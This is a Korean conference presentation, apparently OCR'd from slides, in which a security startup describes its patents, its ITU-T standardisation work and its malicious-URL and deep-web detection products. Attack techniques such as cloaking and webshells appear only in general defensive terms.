10th Anniversary

GISC 2026

Global ICT Standards Conference 2026

(세션1) ICT 특허경영대상 수상기업 발표회

원천특허에서 국제표준으로

URL 보안 스타트업, 세계를 향해

신경아 대표이사
(주)포테이토넷

ICT Standards and Intellectual Property:
Shaping the Physical AI

주최 과학기술정보통신부 지식재산처 주관 국립전파연구원 TTA IITP KEA kista ETRI

Index

01 회사 소개
02 특허와 표준화 배경
03 제품 소개
04 특허에서 표준으로
05 성과와 성장 로드맵

01. 회사 소개

(주)포테이토넷

2022.05
법인 설립

2022.12
기업부설연구소 설립

OLPEMI 올빼미

올빼미 TI
-URL 위협인텔리전스
올빼미 WALL
-딥웹탐지방화벽

특허

등록 4건 · 출원 7건

해외 4건 (PCT·미국·유럽·일본)

인증

GS인증 1등급

올빼미 솔루션 원천기술 개발

표준

TTA 국내표준 · ITU-T 기고문 채택

ITU-T SG17 Q4/17 (2026.06)

선정·수상

TIPS · 조달청 혁신제품 선정
혁신 프리미어 1000
FIX 2026 최고 혁신기술상 수상

주요 연혁

2022.05	2023.11	2024.11	2025.12	2026.03	2026.06
창업	PCT 출원	TTA 국내표준	TIPS 선정	혁신제품	ITU-T 기고

DEEP WEB 이란

로그인 필요 없음
악성 딥웹은
정상 딥웹과 다르게
인증없이 접속 가능

표면웹 유사
일반 웹사이트(표면웹)과
시각적으로 구분이 불가능,
일반 브라우저로 접속 가능

경로 은닉
URL을 찾을 수 없는 경로에
악성 URL을 감춘다.



02. 특허와 표준화 배경

특허 포트폴리오 – 국내 등록 3건 + 해외 4개 경로 출원

10 국내외 특허
등록 3 · 출원 7

4 해외 출원
PCT · 미국 · 유럽 · 일본

5 상표
국내 2 · 해외 3

구분	번호 (일자)	명칭	적용
국내 등록	10-2757092 (2025.01.15)	링크 특성 분석 기반의 비정상 웹 컨텐츠 탐지 방법 및 시스템	TI, WALL
국내 등록	10-2851173 (2025.08.21)	링크 특성 분석 기반의 비정상 웹 컨텐츠 탐지 방법 및 시스템	TI, WALL
국내 등록	10-2925937 (2026.02.06)	악성코드 탐지 모델을 위한 시스템 API의 최적 길이 도출 방법 및 시스템	TI
국내 출원	10-2025-0116313 (2025.08.21)	링크 특성 분석 기반의 비정상 웹 컨텐츠 탐지 방법 및 시스템	TI, WALL
국내 출원	10-2025-0021342 (2025.02.19)	은닉 특성을 활용한 악성 딥웹 탐지 방법 및 시스템	TI
국내 출원	2024-0141898 (2024.10.17)	딥웹 위협 인텔리전스 (가출원)	TI
PCT	PCT/KR2023/018079 (2023.11.10)	Link characteristic analysis-based abnormal web content detection method and system	TI
미국 출원	US 18/866,468 (2024.11.15)	Link characteristic analysis-based abnormal web content detection method and system	TI
유럽 출원	EP 23891927.8 (2024.11.15)	Link characteristic analysis-based abnormal web content detection method and system	TI
일본 출원	2025-0116313 (2025.12.10)	秘匿特性を活用した悪性ディープウェブの探知方法及びシステム	TI

IP 관리체계와 분쟁 예방

130+건
국내외 선행특허 조사
2024.9~11 컨설팅

5건
직무발명 보상
보상금 3,200천원

2명
IP 전담·겸임 인력
특허업무 10년·25년

선행특허 130여 건 조사로 '세계 유일' 권리를 확인

직무발명 보상 | 선행기술 조사 | 출원·권리화 | 정책 제안 | 표준·사업 연계

R&D 과정에서 창출되는 핵심 원천기술을 체계적으로 발굴·권리화하여 기술 보호와 진입장벽을 동시에 구축

특허에서 표준으로 – 국내표준에서 ITU-T 국제표준으로, 그리고 표준특허로 단계적 확장

2023.11 — **PCT 출원**
원천특허 국제 권리화

2024.11 — **TTA 국내표준**
PG503 기고 채택

2026.06 — **ITU-T SG17**
Q4/17 국제표준 기고 채택

2028 — **국제표준·표준특허**
제정 및 확보 목표

2029 — **글로벌 인증·정책**
딥웹 표준 인증 제도 목표

ITU-T SG17 Q4/17


Security requirements for collection and detection of malicious URLs in Cyber Threat Intelligence
작업항목 X.rcdmu · 에디터 신경아·하윤경(포테이토넷), 김종현(세종대) · TTA PG503 국내표준 동시 추진 | 기술 신뢰성·글로벌 상호운용성 확보 · 공공 조달·해외 입찰 기술 기준 · 표준특허→라이선싱 수익모델

02. 특허와 표준화 배경

스팸·스푸핑·위협인텔리전스 등 기존 표준에서는 메타정보, 환경정보 중심의 탐지와 대응, URL 위협에 대한 보안 표준은 부재

표준번호	표준명	승인	주요 범위
ITU-T X.1217	Guidelines for Applying Threat Intelligence in Telecommunication Network Operation	2021	통신 네트워크 운영에 네트워크 위협 인텔리전스 적용. STIX/TAXII 연계 프레임워크.
ITU-T X.1218	Requirements and Guidelines for Dynamic Malware Analysis in a Sandbox Environment	2020	샌드박스 환경 동적 악성코드 분석 요구사항. 미지의 악성코드(APT) 탐지 방법론.
ITU-T X.1231	Technical Strategies for Countering Spam	2008/2022	스팸 대응 기술 전략 전반. ML 기반 대응 보충(X.Sup37, 2022).
ITU-T X.1234	Guidelines for Countering MMS Spam	2021	MMS 스팸 대응 가이드라인.
ITU-T X.1235	Technologies in Countering Website Spoofing	2022	웹사이트 스푸핑 대응 기술. CT로그·WHOIS·DNS 기반 탐지.
ITU-T X.1237	Technical Security Framework for PII Protection While Countering Mobile Messaging Spam	2024	모바일 메시징 스팸 대응 시 PII 보호 기술 보안 프레임워크.
ITU-T X.1242	SMS Spam Filtering System Based on User-Specified Rules	2009	사용자 지정 규칙 기반 SMS 스팸 필터링 시스템.
ITU-T X.1244	Overall Aspects of Countering Spam in IP-Based Multimedia	2008	IP 기반 멀티미디어 앱 스팸 대응
ITU-T X.1246	Technologies Involved in Countering Voice Spam	2016/Amd.1:2022	보이스 스팸(SPIT) 대응 기술. 통화 특성 분석·발신자 검증·실시간 차단.
ITU-T X.1247	Technical Framework for Countering Mobile Messaging Spam	2016/Amd.1:2022	모바일 메시징 스팸 대응 기술 프레임워크. 필터링·피드백·허니팟.
ITU-T X.1408	Security Threats and Requirements for Data Access/Sharing Based on DLT	2021	DLT 기반 데이터 접근·공유의 보안 위협 및 요구사항.
ITU-T X.1453	Security Threats and Requirements for Video Management Systems	2022	영상 관리 시스템 보안 위협 및 요구사항.
NIST CSF 2.0	Cybersecurity Framework 2.0	2024	포괄적 사이버보안 위험 관리 프레임워크.
NIST SP 800-150	Guide to Cyber Threat Information Sharing	2016	사이버 위협 정보 공유 가이드.
ITU-T X.rcdmu	Security requirements for collection and detection of malicious URLs in Cyber Threat Intelligence	기고 채택 (2026.06)	딥웹 악성 URL 수집·탐지 보안 요구사항 — 기존 표준에 없는 영역

분류별 표준 현황 (14건)



URL 보안 0건

표준 공백 → 기고문 채택

기존 표준은 스팸·스푸핑 등 환경적 탐지 중심이며
악성 URL 분석이나 딥웹은 다루지 않음

ITU-T SG17 Q4/17
X.rcdmu 기고문 채택 (2026.06)

03. 제품 소개 – 배경

보이스피싱·스미싱 확산 – 문자·메신저·SNS로 유입되는 악성 URL, 전 국민의 일상을 위협

2025년 보이스피싱 피해

1조 2,578억원

발생 23,360건

건당 평균 피해액 약 5,384만원

약 64건 /일	약 34억원 /일
하루 평균 발생	하루 평균 피해액

출처: 경찰청 통계 · 보이스피싱 전체 피해 기준(2025)

URL, 사이버공격의 진입점

1 유입	2 접속	3 유도	4 피해
문자·메신저·SNS	악성 URL 접속	악성 앱 설치·정보 입력	정보 탈취·금전 피해
클릭을 통한 일상 생활 URL을 주고받는 정보체계	정상 안내·지인·기관으로 위장한 링크 클릭	가짜 화면에서 앱 설치·개인정보 입력 유도	계정·금융정보 유출, 계좌 이체 등 2차 범죄

악성 URL 대응이 어려운 이유

짧은 수명
생성·삭제가 반복되어 차단 목록이 뒤쳐진다

정교한 위장
정상 사이트와 구분하기 어려운 화면·주소

전 연령층 노출
연령·직업과 무관하게 일상 메시지로 유입

선제적인 보안 대응

악성코드 감염 전, 악성행위 이전에 위험을 알아내고 차단하는 선제적인 악성 URL 탐지
링크 특성 분석 기반 탐지 기술로 공격과 피해 이전 단계에서 차단

03. 제품 소개 – 현황

무료 백신의 URL 대응 공백

악성코드 탐지 중심의 백신, 일부 블랙리스트 대응
정부는 통신사, 문자발송업체, 금융 등 URL 대응을 의무화, 전 일상으로 확대되는 URL
사용자 단말을 위한 URL 보안솔루션 필요

블랙리스트 의존

과거 악성 URL 목록 대조

짧은 생명주기로 수 일 내에 사라지는 악성 URL 대응 미흡

⬇

신규 · 악성 URL 대응 한계

URL 보호 기능 부재

사용자 스스로 위험성 판단해야

의심 문자·메시지의 위험성 판별

⬇

유료 전환으로 실시간 URL 보호 필요

무료 백신의 URL 보호 범위·방식은 제품·환경·설정별 차이가 있으나 다수의 무료 백신에서는 URL 대응 한계, 유료 전환으로 실시간 URL 보호를 적용해야 함.

03. 제품 소개 – 현황

악성 URL과 탐지 실패

사이버 공격의 85%는 웹을 통해 발생
블랙리스트 너머로 후퇴한 URL 보안 기술, 백신업체는 왜 URL 탐지를 안하는가?

1 악성 URL, 악성코드 감염 경로, 공격의 진입점

스마트폰·이메일·SNS의 링크 유포와 클릭 유도
공격과 내부 정보 유출 모두 웹을 통해 발생

2 보이지 않는 웹, 탐지 회피로 악성 웹 탐지 실패

서브도메인·포트·링크 단절·파라미터 등으로 감춰진 공격자와 공격대상만 아는 URL
기기, 지역, 시간 지연, 에러 등으로 공격 대상이 아니면 악성행위를 감추는 cloaking, 탐지 회피

03. 제품 소개 – URL 대응의 효과

악성코드 감염 전 URL 점검과 차단으로 사이버 공격 예방

악성 웹 접속 전에 URL 위험 판단, 신규 URL까지 포함한 선제 대응

URL 클릭
문자·메신저·SNS

→

위험성 예측
접속 전 경고·차단

→

웹페이지 접속
피싱·악성 페이지

→

피해 발생
앱 설치·정보 입력

선제 대응 지점

5 시간

악성 URL 평균 수명

짧은 생명주기와 URL 변동성이 강함. 단축 URL, QR 등으로 URL 확인이 어려움

03. 제품 소개 – 딥웹의 위험성


보이지 않는 웹을 이용한 공격 지속 2.5개월

2.5 개월

5월 15일~7월 28일

홈페이지의 정상 외형
숨은 경로를 이용하여 악성코드 배포 장기화

포테이토넷 제공 탐지 사례






03. 제품 소개 – 딥웹의 위험성

딥웹의 은닉성

일반 웹과 구분 불가한 숨겨진 웹 영역




Hidden areas
of the web that are
identical to the general web

03. 제품 소개 – 딥웹의 위험성

URL 주소만 있으면 누구나 접근할 수 있는 악성 딥웹


Accessible malicious Deep Web with just a URL



03. 제품 소개 – 딥웹의 탐지 방법

숨겨진 URL은 공격자와 공격 타깃만 안다

사용자(공격 타깃)가 접근하는 URL을 실시간으로 점검해야 한다



URL 뿐 아니라 도메인 악성 여부를 판정

03. 제품 소개 – 딥웹 탐지 노력

논문·특허 속 보이지 않는 웹을 찾으려는 노력

알려진 악성 URL의 하위 경로를 이용, 보이지 않는 URL 탐색

알려진 악성 URL 경로 → **다른 주소와 조합** → **숨은 URL 탐색**

논문 사례

Path 기반 유포지 그룹 탐지

탐지된 악성 URL을 다른 도메인 주소에 조합
응답 코드로 숨겨진 웹 탐색 2024.02

특허 사례

CN 107622202 A

탐지 악성 URL의 하위 경로를 의심 도메인에 대입
DBAPPSECURITY · 2018.01.23

1 외부 논문 및 특허를 통한 딥웹 입증

- 외부에서도 논문과 특허를 통해 딥웹 영역을 밝힘

2 대입법은 소모적

- 주소를 일일이 대입해 찾는 방식
- 탐색 범위가 커질수록 비용·시간 증가
- 숨은 악성 웹을 찾기에는 비효율

3 당사 딥웹 악성탐지기술

- 하이퍼링크 특성으로 악성 웹을 탐지
- 표면웹 기반의 딥웹 탐지

03. 제품 소개 – 딥웹 탐지 노력

보이지 않는 웹, 웹쉘 탐지(PHP2Shell, React2Shell)

웹쉘이란?



쉘 명령으로 웹서버를 장악하고 DB 정보를 유출하는 치명적인 악성코드

왜 탐지가 어려운가

웹쉘은 보이지 않는 웹에 숨어 있음

외부 트래픽을 검사하는 웹방화벽으로는 탐지 어려움

대안으로 웹서버 내부에 에이전트를 설치, 오탐이 많음

포테이토넷의 딥웹 탐지 기술은 내부 에이전트 없이 웹쉘 탐지

웹쉘 탐지 방식 비교

웹서버 외부 **웹방화벽**

외부 요청 · 공격 패턴 검사

보이지 않는 웹쉘은 탐지 어려움

웹서버 내부 **내부 에이전트 설치**

서버에 에이전트를 설치해 파일 검사

서버마다 설치 · 운영 필요

웹서버 외부 **포테이토넷 딥웹 탐지**

딥웹 탐지로 보이지 않는 웹쉘 · 악성 URL 탐지

에이전트 설치 없이 외부에서 탐지

03. 제품 소개 – 올빼미

올빼미(OLPEMI) — 기업·공공부터 개인까지 악성 URL 로부터 보호

올빼미 TI



- 악성 URL 위협 인텔리전스 플랫폼
- 탐지 현황 · 국가별 현황 · 유사도 분석 · 상세분석
- B2B · B2G (보안관제 · SOC 연동)

올빼미 WALL



- 딥웹 탐지 방화벽 (DeepWeb Web Application Firewall)
